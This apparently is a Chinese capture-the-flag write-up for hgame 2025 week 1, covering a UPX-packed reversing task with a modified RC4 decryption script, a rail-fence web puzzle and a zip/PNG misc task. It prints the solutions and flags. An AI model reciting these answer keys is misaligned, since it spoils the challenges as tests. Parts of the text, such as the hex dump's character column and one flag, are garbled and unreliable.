000000c0h: 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 ; ................
000000d0h: 00 60 01 00 00 10 00 00 00 00 00 00 03 00 00 00 ; .`..............
000000e0h: 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 ; .. .............
000000f0h: 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 ; ................
00000100h: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000110h: 00 50 01 00 D0 00 00 00 00 00 00 00 00 00 00 00 ; .P..?..........
00000120h: 00 60 00 00 94 02 00 00 00 00 00 00 00 00 00 00 ; .`..?..........
00000130h: D0 50 01 00 14 00 00 00 00 00 00 00 00 00 00 00 ; 蠵..............
00000140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000150h: 10 4F 01 00 28 00 00 00 00 00 00 00 00 00 00 00 ; .O..(...........
00000160h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000170h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000180h: 00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00 ; ........UPX0....
00000190h: 00 10 01 00 00 10 00 00 00 00 00 00 02 00 00 00 ; ................
000001a0h: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 E0 ; ............€..?
000001b0h: 55 50 58 31 00 00 00 00 00 30 00 00 00 20 01 00 ; UPX1.....0... ..
000001c0h: 00 30 00 00 00 02 00 00 00 00 00 00 00 00 00 00 ; .0..............
000001d0h: 00 00 00 00 40 00 00 E0 55 50 58 32 00 00 00 00 ; ....@..郌PX2....
000001e0h: 00 10 00 00 00 50 01 00 00 02 00 00 00 32 00 00 ; .....P.......2..
000001f0h: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 ; ............@..?
00000200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000220h: 00 00 00 00 00 F7 FF 6E FF C3 0F 1F 44 00 00 66 ; .....?n  ?.D..f
00000230h: 2E 06 84 00 00 48 83 EC 28 48 8B 05 A5 14 93 99 ; ..?.H冹(H??搐
00000240h: ED 7D 31 D2 C7 00 01 12 0E A6 0C A9 BB 07 72 20 ; 韢}1仪....?ᒷ.r
00000250h: 6C 4F 43 4A 81 38 FF E5 4D F7 4D 5A 74 58 1A 41 ; lOCJ?  鋑鑿ZtX.A
00000260h: 89 15 A3 6F 8B 00 85 C0 74 35 B9 02 E6 B6 B9 75 ; ?  ?吚t5?鍙箪
00000270h: 25 E8 04 20 DC 21 4C 2F 15 DF FD CB 4D F7 8B 12 ; %? ?L/.啐瀁鍘.
00000280h: 89 10 0F 0C 05 BF 42 83 38 01 74 5A 31 C0 6D 0F ; ?    緕? tZ1繬
```



脱了以后

分析逻辑，算 key，和算密文，算 key 就是普通的 rc4，直接恢复就可以了




第二部分 rc4 是魔改过的

```c
__int64 __fastcall sub_40175A(__int64 a1, int a2, __int64 a3)
{
  __int64 result; // rax
  char v4; // [rsp+3h] [rbp-Dh]
  unsigned int i; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  int v7; // [rsp+Ch] [rbp-4h]

  v7 = 0;
  v6 = 0;
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i >= a2 )
      break;
    v7 = (v7 + 1) % 256;
    v6 = (*(unsigned __int8 *)(a3 + v7) + v6) % 256;
    v4 = *(_BYTE *)(a3 + v7);
    *(_BYTE *)(a3 + v7) = *(_BYTE *)(a3 + v6);
    *(_BYTE *)(v6 + a3) = v4;
    *(_BYTE *)(a1 + (int)i) -= *(_BYTE *)(a3 + (unsigned __int8)(*(_BYTE *)(a3 + v7) + *(_BYTE *)(a3 + v6)));
  }
  return result;
}
```

00000B5A sub_40175A:1 (40175A)

异或改成了减法，不过 s 盒没有什么变化，还是标准的，于是编写 **exp**


```python
def decrypt(data, key):
    """RC4 algorithm"""
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + box[i] + ord(key[(i % len(key))])) % 256
        box[i], box[x] = box[x], box[i]

    print(box)
    x = y = 0
    #y = x
    #x = 0
    #y = box[x]
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr((ord(char) + box[((box[x] + box[y]) %
256)])%128))

    return ('').join(out)


#lst = [0x7D, 0x2B, 0x43, 0xA9, 0xB9, 0x6B, 0x93, 0x2D, 0x9A, 0xD0,
0x48, 0xC8, 0xEB, 0x51, 0x59, 0xE9, 0x74, 0x68, 0x8A, 0x45, 0x6B,
0xBA, 0xA7, 0x16, 0xF1, 0x10, 0x74, 0xD5, 0x41, 0x3C, 0x67, 0x7D]
cipher =
'F8D562CF43BAC223154A51102710B1CFC409FEE39F4987EA59C2073BA911C
1BCFD4B57C47ED0AA0A'.decode('hex')
print decrypt(cipher,'ecg4ab6')
```




flag：hgame{Y0u'r3_re4l1y_g3t_0Ut_of_th3_upX!}

Web: [hgame2025-week1] pacman

跑一次看看 index.js 即可，然后做个 rail-fence 就可以解开






Flag：hgame{u_4re_pacman_m4ster}

Misc: [hgame2025-week1] Hakuya Want A Girl Friend (压缩包，png 宽高修正)

比较传统的一个题，504b 直接是一个压缩包，但是屁股后面有个反序的图片，压缩包加密了，图片是个 png，看到了大佬的肖像，pzsolver 直接修一波就可以了

得到 To_f1nd_th3_QQ,预测是压缩包密码



Flag：hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}